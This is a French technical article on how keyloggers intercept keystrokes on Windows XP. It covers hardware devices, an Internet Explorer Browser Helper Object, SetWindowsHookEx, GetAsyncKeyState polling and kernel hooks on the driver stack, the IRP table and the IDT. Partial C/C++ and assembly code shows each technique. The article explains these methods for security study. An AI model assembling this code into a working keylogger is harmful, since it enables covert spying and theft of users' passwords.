De plus en plus de programmes malveillants contiennent des fonctionnalités de type « keylogger » enregistrant les frappes clavier à l'insu de l'utilisateur. L'installation d'un tel programme sur l'ordinateur de particuliers permet potentiellement de récupérer des numéros de cartes bancaires, des mots de passe de banques en ligne ou de Webmail. Au sein d'une organisation, l'installation d'un keylogger sur un poste de travail provoque souvent la compromission de nombreux mots de passe protégeant l'accès à d'autres systèmes et applications internes. L'actualité récente montre que les keyloggers sont activement utilisés, à la fois dans des tentatives de compromissions massives ou lors d'attaques plus discrètes et plus ciblées [GREBENNIKOV].

Ce premier article présente les principales techniques pouvant être utilisées pour implémenter une fonctionnalité d'enregistrement des frappes clavier sur un système Microsoft Windows XP. Le code source des différents exemples d'implémentation est mis à disposition sur [SOURCES]. N'hésitez pas à vous familiariser avec eux en attendant le second article, qui présentera l'adaptation de ces techniques sur Windows Vista.

mots clés : ***keylogger / spyware / malware / rootkit***

1. Présentation des keyloggers

1.1 Sur le chemin des frappes clavier

Les *keyloggers* (littéralement « enregistreurs de touche ») sont des outils permettant d'enregistrer les frappes clavier d'un utilisateur. Ils interceptent les données représentant la touche pressée par l'utilisateur durant leur transfert depuis le clavier jusqu'à l'application destinataire. Pour effectuer cette interception, le concepteur du keylogger dispose d'un panel de techniques, correspondant aux différentes étapes du cheminement des frappes clavier. L'illustration de ces différentes étapes (et des endroits où opèrent la majorité des keyloggers) est fournie par le schéma 1.

⇨ Tout démarre au niveau matériel. L'encodeur du clavier est en charge de gérer l'état des différentes touches du clavier (appuyées, maintenues appuyées ou relâchées). Lorsqu'un utilisateur appuie sur une touche, il envoie le *scan code* (valeur identifiant la touche sur le modèle de clavier) à la carte mère (événement 1 sur le schéma).

⇨ Le microcontrôleur clavier de la carte mère génère une interruption matérielle (IRQ 1, à ne pas confondre avec l'interruption logicielle INT 1 utilisée par les débogueurs) pour demander le traitement de la saisie clavier (événement 2). À ce stade, la détermination et l'exécution par le processeur de la fonction de traitement dédiée à l'interruption s'opèrent par l'intermédiaire de deux tables :

↳ Le PIC (*Programmable Interrupt Controller*) ou l'APIC (*Advanced* PIC) dans les architectures récentes, composant matériel qui maintient une table de correspondance entre les IRQ et les numéros des vecteurs d'interruption qui leur sont associés (événement 3).

↳ L'IDT (*Interrupt Descriptor Table*), au niveau du noyau, fournit l'adresse de la fonction de traitement correspondante (*Interrupt Handler* ou ISR pour *Interrupt Service Routine*) (événement 4).


⇨ L'ISR exécutée enclenche la lecture par le *driver* du clavier du scan code de la touche présent dans le *buffer* du microcontrôleur (événement 5). Le driver convertit ce scan code en *virtual-key code*, qui correspond au caractère ou au rôle de la touche ayant été appuyée.

⇨ Si d'autres drivers clavier sont présents sur la pile des drivers, les informations (scan code et autres) pourront leur être transmises.

⇨ L'*I/O Manager* transmet ensuite ces informations sous la forme d'un message à la *System Message Queue* (événement 3').

⇨ Depuis la System Message Queue, le message est ensuite posté dans l'*Application Message Queue* du *thread* destinataire.

⇨ Enfin, le thread récupère le message et le transmet à la fonction de l'application traitant les entrées clavier (événement 1' et 2').



1 *Cheminement d'une saisie clavier et possibilités d'insertion d'un keylogger*

Renaud Feil
Consultant Sécurité – HSC
renaud.feil@hsc.fr
Dario Tongue
ds.tongue@gmail.com

Chacune de ces étapes est susceptible d'être observée, et l'information indiquant quelle touche a été appuyée peut être récupérée. En fonction de l'endroit où est réalisée l'interception des frappes clavier, le champ d'action du keylogger peut varier. Dans la plupart des cas, le keylogger récupérera l'intégralité des frappes clavier du système, mais certains keyloggers peuvent agir au niveau d'une application et espionner uniquement les frappes clavier à destination de cette application.

À noter que les fonctionnalités des keyloggers ont évolué avec l'avènement des « claviers virtuels », censés protéger des keyloggers en demandant à l'utilisateur de cliquer sur des images pour renseigner son mot de passe. Ainsi certains keyloggers récents ne se limitent plus à la capture des frappes clavier, mais surveillent aussi les clics de la souris et réalisent des captures d'écran. Cette évolution était prévisible, et montre que, pour la plupart des systèmes d'authentification, il est possible de concevoir une technique permettant d'espionner l'utilisateur lorsqu'il renseigne les informations d'authentification échangées avec l'application. Dans la suite de l'article, nous nous concentrons sur l'espionnage des frappes clavier, mais il convient de souligner que toutes les interactions entre l'utilisateur et un système compromis peuvent être espionnées.

1.2 Les keyloggers matériels

Puisque le traitement des frappes clavier démarre au niveau matériel, il faut s'attendre à trouver des keyloggers qui opèrent à ce niveau. Il est important de garder en tête le fonctionnement et les risques que présentent ces keyloggers matériels, car ils sont simples et efficaces à utiliser pour un attaquant.

Pour cette catégorie de keyloggers, les techniques les plus prisées sont les suivantes :

⇨ La dissimulation du keylogger à l'intérieur du clavier, soit en ajoutant un microcontrôleur chargé d'espionner les informations envoyées par le clavier, soit en remplaçant l'encodeur clavier par une version modifiée. On trouve ainsi en vente sur Internet des claviers intégrant un keylogger, ainsi que des cartes mini-PCI à ajouter dans les PC portables **[KCA]**.

⇨ Une autre technique très simple consiste à brancher un keylogger en coupure sur le câble reliant le clavier et l'unité centrale (*keylogger inline*), ce qui lui permet d'intercepter chaque scan code envoyé au contrôleur de la carte mère. La photo 1 présente un exemple d'un keylogger inline.

1 *Keylogger inline*

Ces techniques présentent des avantages pour un attaquant :

⇨ Il n'existe a priori pas de solutions fiables permettant à un logiciel du système surveillé de détecter ou de désactiver les keyloggers matériels : leur consommation électrique n'est pas assez significative pour être détectée par les capteurs de la carte mère, ils ne réagissent pas aux messages provenant du microcontrôleur clavier de la carte mère, n'induisent pas un délai de réponse supplémentaire significatif, etc. **[IRM]**.

⇨ Ils sont simples d'emploi et ne nécessitent pas d'accéder au système d'exploitation pour être installés. De plus, ils fonctionnent pour tous les systèmes d'exploitation et peuvent permettre de récupérer un mot de passe de démarrage implémenté au niveau du BIOS ou d'une solution de chiffrement du disque dur.

Cependant, ils ont certains désavantages qui les rendent inefficaces dans certains scénarios d'attaque :

⇨ Les keyloggers matériels nécessitent un accès physique au clavier pour être installés et pour récupérer les données enregistrées.

⇨ Les keyloggers inline sont faciles à détecter lors d'une inspection du matériel. En revanche, les keyloggers intégrés aux claviers sont difficiles à détecter.

⇨ Les keyloggers matériels ne peuvent pas avoir d'interaction avec le système et les applications lancées, ce qui les empêche d'enregistrer les données entrées dans des claviers virtuels ou dans d'autres systèmes d'authentification non standards. De plus, les données récupérées ne sont pas placées dans leur contexte (ce qui permettrait par exemple de savoir quelle est l'application en cours d'utilisation au moment de la frappe clavier). Il serait cependant imaginable de les coupler à un système enregistrant les flux vidéo transmis dans le câble reliant l'unité centrale à l'écran.

1.3 Keyloggers logiciels

Les possibilités des keyloggers logiciels sont plus nombreuses que celles de leurs comparses matériels. Les techniques les plus utilisées sont celles pouvant être implémentées en mode utilisateur. Certaines techniques en mode utilisateur permettent de cibler une application précise :

⇨ Le détournement de certaines fonctionnalités standards de l'application pour y charger le code d'un keylogger (par exemple l'installation d'un *Browser Helper Object* dans Internet Explorer) ;

⇨ La modification du code de l'application en mémoire ou sur le disque par différentes techniques, comme le *hooking* des fonctions traitant les frappes clavier par altération de l'IAT (*Import Address Table*) ou le *patching* de ces fonctions.

D'autres techniques, toujours implémentées en mode utilisateur, permettent d'espionner toutes les applications de la session en cours (du moins sous Windows XP) :

⇨ la création d'un *hook* à l'aide de l'API `SetWindowsHookEx()` ;

⇨ la réalisation de requêtes périodiques sur l'état des touches du clavier à l'aide des API `GetKeyState()` ou `GetAsyncKeyState()`.

Il est aussi possible de modifier le fonctionnement du noyau afin d'intercepter les frappes clavier traitées par l'ensemble du système. De nombreuses techniques existent, les plus fréquentes étant les suivantes :

⇨ l'ajout d'un *device driver* dans la pile des device drivers clavier (*layered driver*) ;

⇨ la modification des entrées de la table *Major IRP Function Table* ;

⇨ la modification des entrées de la table IDT (*Interrupt Descriptor Table*).

L'installation d'un keylogger logiciel présente plusieurs avantages pour un attaquant :

⇨ Il est flexible et permet un haut niveau d'interaction avec le système, ce qui permet d'espionner toutes les actions de l'utilisateur dans leur contexte.

⇨ Il peut être installé sans avoir un accès physique à la machine cible. L'attaquant peut, par exemple, tirer parti d'une vulnérabilité présente dans un logiciel du poste client ou inciter l'utilisateur par *social engineering* à exécuter un programme hostile. Une fois installés, ces outils peuvent envoyer les informations récupérées à l'attaquant par de nombreux moyens (SMTP, HTTP, IRC ou même ICMP) sans que l'attaquant n'ait à se déplacer physiquement sur le poste compromis.

Mal implémentés, ces programmes peuvent être détectés par des antivirus ou des HIDS (*Host-Based Intrusion Detection System*). Des techniques existent cependant pour essayer de contourner ou désactiver les outils de protection.

Le tableau 1 récapitule les caractéristiques des principaux types de keyloggers (logiciels et matériels).

	Type	Vecteur d'attaque	Pré-requis pour le lancement	Portée de la capture
A	Logiciel / Mode utilisateur	Extension standard d'une application	Selon l'application	L'application ciblée
B		Patching de l'application en mémoire ou sur le disque	Compte Administrateur ou droit d'écriture sur le fichier	
C		SetWindowsHookEx()	Compte Administrateur	Les applications de la session de l'utilisateur ciblé
D		GetAsyncKeyState()	Aucun	
E	Logiciel / Mode noyau	Layered Driver	Compte Administrateur	Les applications du système d'exploitation compromis
F		Major IRP Function Table Hook		
G		IDT Hook		
H	Matériel	Keylogger matériel	Accès physique	Toutes les frappes du clavier sous écoute

TI *Récapitulatif des différents vecteurs d'installation d'un keylogger*

2. Techniques d'implémentation de keyloggers logiciels

2.1 Exemple de technique en mode utilisateur ciblant une application précise

Dans certains cas, l'attaquant ne désire pas espionner les frappes clavier de l'ensemble du système, mais celles d'une application précise. Le navigateur est une cible particulièrement intéressante, car il sert de client unique pour accéder à de nombreuses applications présentes sur Internet (et donc potentiellement accessibles aussi au pirate), ainsi qu'à un grand nombre d'applications accessibles depuis le réseau interne de l'organisation (accessibles après un rebond depuis le poste compromis). L'espionnage des frappes clavier dans le navigateur permet ainsi de récupérer de nombreux mots de passe dont certains pourront être utilisés rapidement par l'attaquant.

Dans cette partie, nous prenons comme exemple l'installation d'un BHO (*Browser Helper Object*) permettant d'espionner les actions de l'utilisateur d'Internet Explorer 7.

2.1.1 Installation d'un BHO dans Internet Explorer

Internet Explorer, tout comme son concurrent Firefox, est conçu pour accueillir des extensions permettant d'ajouter ou de modifier ses fonctionnalités et de répondre ainsi à des besoins particuliers. Il existe de nombreux types d'extensions, dont les BHO.

Un BHO est une DLL s'attachant à chaque nouvelle instance d'Internet Explorer. Elle peut contenir un code arbitraire, faisant par exemple un appel à `SetWindowsHookEx()`. Il ne serait cependant pas très discret de faire un tel *hook* pour espionner les actions d'un utilisateur d'Internet Explorer (ce type de hook pouvant en effet alerter les outils anti-malwares) et nous présentons ici une autre technique. Lors de l'initialisation de la DLL du BHO, Internet Explorer transmet une référence vers un objet « Site », qui contient toutes les informations permettant au BHO d'interagir avec le navigateur. Le BHO peut ainsi consulter le DOM (*Document Object Model*) correspondant au contenu de toutes les pages Web visitées par l'utilisateur, demander à être averti des actions de l'utilisateur, comme la navigation sur un site précis, et surtout de l'entrée d'une information dans un champ de saisie ou le clic sur un bouton de la page Web. Bref, le BHO a accès à tout ce qui intéresse le concepteur de keylogger.

L'implémentation d'un BHO peut être réalisée dans tous les langages supportant le modèle COM (*Component Object Model*). Notre exemple d'implémentation est réalisé en C++ avec l'aide d'ATL (*Active Template Library*), qui facilite la programmation d'objets COM tout en produisant un code plus portable que les MFC (*Microsoft Fondation Class*).

Pour que le BHO soit chargé par Internet Explorer, notre code copie la DLL sur le disque et crée une clé correspondant au CLSID (*Class Identifier*) du composant, par exemple `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{AAAAAAAA-BBBB-CCCC-DDDD-EEEEEEEEEEEE}`. Notre code enregistre ensuite le composant COM à l'aide de l'API `DllRegisterServer()` (équivalent de la commande `regsvr32`).

Les portions essentielles de la DLL sont les suivantes :

```
CComQIPtr<IWebBrowser2, &IID_IWebBrowser2> m_spWebBrowser2;
CComQIPtr<IHTMLDocument2, &IID_IHTMLDocument2> m_spHTMLDocument2;
BEGIN_SINK_MAP(CKeylog)
  SINK_ENTRY_EX(1, DIID_DWebBrowserEvents2, DISPID_DOCUMENTCOMPLETE, OnDocumentComplete)
  SINK_ENTRY_EX(2, DIID_HTMLDocumentEvents2, DISPID_HTMLDOCUMENTEVENTS2_ONCLICK, OnClick)
  SINK_ENTRY_EX(2, DIID_HTMLDocumentEvents2, DISPID_HTMLDOCUMENTEVENTS2_ONKEYPRESS, OnKeyPress)
END_SINK_MAP()
[..]
STDMETHODIMP CKeylog::SetSite(IUnknown* pUnkSite) {
  [..]
  m_spWebBrowser2 = pUnkSite;
  IDispEventImpl1::DispEventAdvise(m_spWebBrowser2);
  [..]
}
```

La méthode `SetSite()` est appelée par le composant hôte d'Internet Explorer lors de l'initialisation du BHO pour transmettre l'objet `pUnkSite` (il s'agit du « Site », permettant au BHO de communiquer avec Internet Explorer). Le BHO conserve la référence au « Site » et fait appel à la méthode `IDispEventImpl1::DispEventAdvise()` pour demander à être prévenu des événements de type `DOCUMENTCOMPLETE`, correspondant à la fin du chargement d'un document dans la fenêtre du navigateur. Internet Explorer prévient donc le BHO

lorsqu'un document est complètement chargé en appelant la méthode `OnDocumentComplete()` du BHO.

```
void STDMETHODCALLTYPE CKeylog::OnDocumentComplete(IDispatch *pDisp, VARIANT
*pvarURL) {
  [..]
  CComPtr<IDispatch> spDisp;
  m_spWebBrowser2->get_Document(&spDisp);
  m_spHTMLDocument2 = spDisp;
  IDispEventImpl2::DispEventAdvise(m_spHTMLDocument2);
  [..]
}
```

Cette méthode fait appel à la méthode `IDispEventImpl2::DispEventAdvise()` qui permet d'être averti des événements de type `HTMLDOCUMENTEVENTS2_ONCLICK`, correspondant au clic de la souris, et `HTMLDOCUMENTEVENTS2_ONKEYPRESS`, correspondant à la frappe d'une touche clavier. Encore une fois, lorsqu'un tel événement survient, Internet Explorer appelle respectivement les méthodes du BHO `OnKeyPress()` et `Onclick()`.

```
VARIANT_BOOL STDMETHODCALLTYPE CKeylog::OnKeyPress(IHTMLEventObj *pEvtObj) {
  long nKey;
  pEvtObj->get_keyCode(&nKey);
  [..]
}
VARIANT_BOOL STDMETHODCALLTYPE CKeylog::OnClick(IHTMLEventObj *pEvtObj) {
  long x = 0;
  long y = 0;
  CComPtr<IHTMLElement> pElementHit;
  BSTR bstrHTMLElementHit;
  pEvtObj->get_clientX(&x);
  pEvtObj->get_clientY(&y);
  m_spHTMLDocument2->elementFromPoint(x, y, &pElementHit);
  [..]
  pElementHit->get_outerHTML(&bstrHTMLElementHit);
  [..]
}
```

La méthode `OnKeyPress()` enregistre quelle touche a été pressée par l'utilisateur, alors que la méthode `OnClick()` enregistre le code HTML de l'élément sur lequel l'utilisateur a cliqué. Ces deux fonctions permettent ainsi d'enregistrer à la fois les informations renseignées dans les champs de saisie, mais aussi celles renseignées en utilisant les claviers virtuels implémentés sous forme de tableau HTML pour l'authentification à certains sites bancaires.

Cet exemple montre comment il est possible d'utiliser un BHO pour espionner les actions d'un utilisateur dans Internet Explorer. Il est à la fois facile de détecter la présence de ce BHO (en consultant la base de registre ou en utilisant le menu d'Internet Explorer 7 « *Manage add-on* »), et en même temps difficile pour un outil de type antivirus de faire la différence entre un BHO légitime (comme le BHO « *Adobe PDF Reader Link Helper* ») et un BHO hostile. De plus, le BHO se trouvant dans le processus d'Internet Explorer, il peut contourner facilement les pare-feu personnels pour communiquer avec Internet et envoyer ainsi les informations reçues au pirate.

2.2 Exemples de techniques en mode utilisateur ciblant toutes les applications

2.2.1 Création d'un hook à l'aide de la fonction SetWindowsHookEx()

La DLL `user32.dll` de Windows met à disposition la fonction `SetWindowsHookEx()`, qui charge une DLL dans un processus spécifique ou dans tous les processus du système et installe un hook sur un événement, comme une frappe clavier (événement `WH_KEYBOARD`) ou un clic de souris (événement `WM_LBUTTONDOWN`). Une fonction définie dans la DLL traite l'événement, et peut en extraire la touche clavier frappée ou réaliser une copie d'écran quand l'utilisateur clique sur la souris. Cette technique étant déjà bien connue, nous ne la détaillons pas plus dans cet article et nous vous invitons à consulter l'exemple d'implémentation mis à disposition **[SOURCES]**.

2.2.2 Réalisation de requêtes périodiques sur l'état des touches à l'aide de la fonction GetAsyncKeyState()

Windows met à disposition une fonction utile pour l'implémentation d'un keylogger : `GetAsnycKeyState()`. Cette fonction permet à un processus utilisateur de consulter l'état d'une touche virtuelle (le *virtual-key code* évoqué dans la première partie).

Un keylogger utilisant cette fonction teste successivement l'état des différentes touches virtuelles dans une boucle et enregistre celles qui sont dans l'état « appuyé ».

L'implémentation d'un tel keylogger est simple, et il n'est pas rare de trouver de tels keyloggers écrits en Visual Basic. L'implémentation rapide que nous présentons est cependant en C :

```
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
  while(TRUE) {
    for(int vKey = 1; vKey <= 254; vKey++) {
      if((GetAsyncKeyState(vKey) & 0x81) != 0)
        [..] // On enregistre que cette touche est activée
    }
  Sleep(1);
  }
}
```

À noter que cette technique permet aussi de détecter les clics de souris (code `VK_LBUTTON`).

2.3 Techniques en mode noyau

Nous étudierons l'implémentation d'un keylogger noyau selon trois techniques :

⇨ l'ajout d'un device driver dans la pile des device drivers clavier (layered driver) ;

⇨ la modification des entrées de la table *Major IRP Function Table* ;

⇨ la modification des entrées de la table IDT (*Interrupt Descriptor Table*).

Ces techniques reposent sur la manipulation de *driver objects* et de device drivers. Pour mémoire :

⇨ Un *driver object* est une structure de données créée par le gestionnaire d'entrées/sorties lors du lancement du pilote. Cette structure est fournie en paramètre à la fonction `DriverEntry()` de ce pilote pour initialisation. Au cours de cette initialisation, la table `MajorFunction` est renseignée pour indiquer la fonction à exécuter pour chaque catégorie d'IRP (*I/O Request Packet*).

⇨ Un *device driver* peut être considéré comme une instance de pilote, représentée au sein du système par une structure de données nommée « device object ». Chaque pilote peut créer plusieurs device drivers.

2.3.1 Ajout d'un device driver dans la pile des device drivers clavier

Sous environnement Windows, la notion de « layered driver » renvoie au fait qu'un périphérique donné peut être géré par une

pile de drivers. Lorsqu'une requête d'entrées/sorties est initiée, le gestionnaire d'entrées/sorties crée une IRP (I/O Request Packet), dans laquelle il alloue à chaque device driver de la pile un espace mémoire (`IO_STACK_LOCATION`). L'IRP est ensuite traitée par chacun des device drivers de la pile. Après avoir traité la portion d'IRP qui lui était destinée, le device driver actif fera appel à la fonction `IoCalldriver()` afin de passer le témoin au device driver suivant dans la pile.

Un keylogger utilisant cette technique s'insère dans la chaîne des drivers traitant les IRP relatives au clavier ou à la souris. Dans le cas d'un keylogger clavier, le positionnement se réalisera via la fonction `IoAttachDevice()`, au dessus du *keyboard class driver* (device object correspondant : `\device\keyboardclassØ`). Une fois positionné, le keylogger ne s'intéresse qu'aux IRP de type `IRP_MJ_READ`. Toutes les autres IRP seront directement renvoyées à `\device\keyboardclassØ`. Quant aux `IRP_MJ_READ`, étant donné qu'à leur passage au niveau du keylogger elles ne contiennent pas d'information sur la touche pressée (cette information ne sera disponible qu'après que l'IRP soit parvenue au device object rattaché au *keyboard port driver* « i802prt »), il sera nécessaire de positionner au niveau de l'IRP un *flag* de complétion. Ce flag demande au système de redonner la main sur l'IRP à notre keylogger une fois que tous les pilotes sous-jacents l'auront traitée. Le keylogger peut alors récupérer le scan code.

Les portions de code significatives sont les suivantes :

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING
RegistryPath) {
  [..]
  // Initialisation de la Major IRP Function Table
  for(int i=Ø; i < IRP_MJ_MAXIMUM_FUNCTION; i++) {
    DriverObject->MajorFunction[i] = Forward;
  }
  DriverObject->MajorFunction[IRP_MJ_READ] = SetCompletion;
  [..]
  // Création d'un device object
  IoCreateDevice(DriverObject, sizeof(DEVICE_EXTENSION), NULL, FILE_DEVICE_
KEYBOARD, Ø, true, &KeyboardDeviceObject);
  [..]
  // KeyboardDeviceExtension->KeyboardDevice contiendra l'adresse du device
objet correspondant à \Device\KeyboardClassØ
  IoAttachDevice(KeyboardDeviceObject, &TargetNameUnicode,
&KeyboardDeviceExtension->KeyboardDevice);
  [..]
}
```

La fonction `DriverEntry()` initialise les fonctions de *callback* des IRP, et crée puis rattache une instance du keylogger (device driver) de type `FILE_DEVICE_KEYBOARD` au device driver `\Device\KeyboardClassØ`.

```
NTSTATUS Forward(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {
  [..]
  IoSkipCurrentIrpStackLocation(Irp);
  // Appel du driver suivant dans la pile
  return IoCallDriver(((PDEVICE_EXTENSION) DeviceObject->DeviceExtension)-
>KeyboardDevice, Irp);
}

NTSTATUS SetCompletion(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {
  [..]
  IoSetCompletionRoutine(Irp, CompletionFunction, DeviceObject, TRUE, TRUE, TRUE);
  // Appel du driver suivant dans la pile
  return IoCallDriver(((PDEVICE_EXTENSION) DeviceObject->DeviceExtension)-
>KeyboardDevice, Irp);
}
```

La fonction `Forward()` se contente de relayer l'IRP reçue au device driver suivant dans la pile. La fonction `SetCompletion()` inscrit sur l'IRP un flag de complétion, en renseignant par la même occasion la fonction qui, au sein du keylogger, sera en charge du traitement de la complétion. C'est cette fonction de complétion qui récupérera le scan code.

2.3.2 Modification des entrées de la Major IRP Function Table

Cette technique consiste à mettre en place un hook au niveau de la table de gestion des IRP du driver cible. Appliquée au clavier, cela revient à modifier l'adresse de la fonction traitant les IRP de type `IRP_MJ_READ` au sein du Keyboard Class Driver `Kbdclass` (le device driver associé étant `\device\keyboardclassØ`). Microsoft met à disposition une fonction permettant, à rebours, d'accéder à un driver objet à partir d'un lien sur un de ses device drivers.

Les principales portions de code sont les suivantes :

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath) {
  [..]
  // Récupération d'un pointeur sur KeyboardClassØ
  IoGetDeviceObjectPointer(&TargetDevicebUnicodeString, FILE_READ_DATA,
&KeybFileObject, &KeybDeviceObject);
  [..]
  KeybDriverObject = KeybDeviceObject->DriverObject;
  OldIrpMJREAD = KeybDriverObject->MajorFunction[IRP_MJ_READ];
  if(OldIrpMJREAD)
    // Insertion de notre fonction de traitement
    InterlockedExchange((PLONG) &KeybDriverObject->MajorFunction[IRP_MJ_
READ], (LONG) MajorFunctionHook);
  [..]
}
```

Dans le point d'entrée du driver `DriverEntry()`, on établit un lien sur `\device\keyboardclassØ` via `IoGetDeviceObjectPointer()`. À partir de ce lien, on accède à la structure driver object afin de localiser la table des IRP et l'entrée correspondante à l'`IRP_MJ_READ`. On sauvegarde par la suite la fonction initiale de gestion de l'`IRP_MJ_READ` et on y insère notre fonction, `MajorFunctionHook()`.

```
NTSTATUS MajorFunctionHook(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {
  [..]
  irpStack = IoGetCurrentIrpStackLocation(Irp);
  irpStack->Control = Ø;
  //Activation du flag de complétion
  irpStack->Control |= SL_INVOKE_ON_SUCCESS;
  [..]
  irpStack->CompletionRoutine = (PIO_COMPLETION_ROUTINE) CompletionRoutine;
  //Appel de la fonction d'origine
  return OldIrpMJREAD (DeviceObject, Irp);
}
```

La fonction `MajorFunctionHook()` implémente la complétion (flag et routine de complétion) et l'appel à la fonction originelle de gestion de l'IRP `OldIrpMJREAD()`. La fonction de complétion intervenant ici offre les mêmes services que ceux de son homologue des layered driver, à ceci près qu'elle a en plus la charge de restaurer, si elle existe, la routine de complétion à laquelle elle s'est substituée.

On notera que les deux techniques précédentes s'articulent toutes autour du traitement de l'`IRP_MJ_READ` et l'usage de la complétion. Leurs avantages et limites sont donc dans une large mesure identiques. Cependant, la modification de la table Major IRP Function Table permet de ne pas s'attacher à un device driver. Sa détection via des outils tels que *DeviceTree* **[OSR]** est donc moins évidente : il apparaît sur la liste des drivers, mais pas comme un driver attaché à la pile des pilotes clavier. À noter aussi que ces techniques fonctionnent quel que soit le type de clavier utilisé (USB ou PS/2).

2.3.3 Modification des entrées de la table IDT

Cette approche opère au plus près du matériel et en est donc grandement tributaire. Elle consiste à mettre en place un hook au niveau de l'IDT, en remplaçant l'ISR de traitement des interruptions clavier par une fonction contrôlée par le keylogger. L'implémentation de ce hook peut être réalisée de plusieurs manières.

La première technique nécessite l'obtention de deux informations : l'adresse de base de l'IDT, et le vecteur d'interruption associé à l'IRQ du clavier. L'adresse de base de l'IDT est contenue dans le registre processeur IDTR et peut être obtenue via l'instruction `SIDT` (*Store IDT*). La détermination du vecteur d'interruption est plus complexe, mais des techniques existent pour automatiser la recherche du numéro du vecteur d'interruption associé à l'IRQ du clavier **[EEYE]**.

La mise en place du hook (sur une machine monoprocesseur) se fait de la manière suivante :

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath) {
  [..]
  // Récupération de l'adresse de base de l'IDT
  __asm sidt idt_info
  [..]
  // Remplacement de l'ISR du clavier
  __asm cli
  idt_entries[NT_INT_KEYBD].LowOffset = (unsigned short) myKbInterruptHook;
  idt_entries[NT_INT_KEYBD].HiOffset = (unsigned short) ((unsigned long)
myKbInterruptHook >> 16);
  __asm sti
  [..]
}
```

La fonction `myKbInterruptHook()` est la suivante :

```
__declspec(naked) myKbInterruptHook() {
  __asm {
  pushad
  pushfd
  call ReadandLog // Appel de la fonction d'enregistrement des frappes clavier
  popfd
  popad
  jmp oldKeybISRPointer // Saut vers l'ISR initiale sauvegardée
  }
}
```

La routine `ReadandLog()` lira les scan codes sur le port de données (`0x60`) du microcontrôleur clavier via la macro `READ_PORT_UCHAR`. Le comportement du microcontrôleur testé lors de la rédaction de notre article a nécessité la réécriture sur le buffer clavier du scan code précédemment lu. En l'absence de cette réécriture, l'ISR légitime aurait eu accès à un buffer vide.

Une seconde technique simplifie la recherche du vecteur d'interruption en utilisant le champ *device object extension* contenu dans les structures de données device object. Ce champ contient pour un device driver donné, un pointeur (`AttachedTo`) sur son successeur dans la pile des drivers. Il suffit ainsi d'acquérir un pointeur initial sur `\Device\KeyboardClass0` et de parcourir la pile jusqu'à obtenir un pointeur sur un device driver de type `FILE_DEVICE_8042_PORT`, qui correspond au Keyboard Port Driver. Ce pointeur permet d'accéder au vecteur d'interruption et de le modifier.
La modification du vecteur d'interruption se fait de la façon suivante (y compris sur une machine multiprocesseur) :

```
NTSTATUS InstallKeyboardInterruptHook() {
  [..]
  // Recherche du device driver de type FILE_DEVICE_8042_PORT
  for(Next = DeviceObject; Next; Next = ((PN_DEVOBJ_EXTENSION) (Next-
>DeviceObjectExtension))->AttachedTo) {
    if((Found = (Next->DeviceType == FILE_DEVICE_8042_PORT)))
      break;
  }
  [..]
  KbInt = ((PPORT_KEYBOARD_EXTENSION) Next->DeviceExtension)-
>InterruptObject;
  // Modification du vecteur d'interruption
  IrqL=KeAcquireInterruptSpinLock(KbInt);
  oldKeybISRPointer = KbInt->ServiceRoutine;
  KbInt->ServiceRoutine = (ULONG) ReadandLog;
  KeReleaseInterruptSpinLock(KbInt,IrqL);
  [..]
}
```

En agissant au plus proche du matériel, ces deux techniques permettent de contourner de nombreuses protections contre les keyloggers implémentées sous forme de drivers **[KEYSCRAMBLER]**.

Conclusion

Comme on le voit dans cet article, Windows XP offre nativement de nombreuses possibilités pour installer un keylogger :

⇨ des mécanismes d'extensions standards, comme les BHO, permettent d'espionner les actions d'un utilisateur ;

⇨ un processus peut injecter du code dans un autre processus ;

⇨ les fichiers binaires de nombreuses applications sont modifiables sur le disque ;

⇨ plusieurs API standards permettent de consulter les frappes clavier ;

⇨ un processus peut charger dans le noyau un code potentiellement hostile.

Bien sûr, certaines de ces techniques nécessitent que le code hostile soit lancé à partir d'un compte faisant partie du groupe `Administrateurs`. C'est malheureusement le cas pour la plupart des particuliers, ce qui entraîne une compromission totale du système après le lancement de certains codes hostiles.

Un second article présentera les protections apportées par Windows Vista : dans quelle mesure, l'UAC (*User Account Control*), la signature des drivers sur la version 64-bits ou encore l'UIPI (*User Interface Privilege Isolation*) permettent-ils de limiter les risques des keyloggers ? Dans certains cas, les techniques présentées dans ce premier article pourront être adaptées pour espionner un utilisateur sous Windows Vista. Ce second article présentera aussi les solutions les plus efficaces pour se protéger contre les keyloggers.

Liens

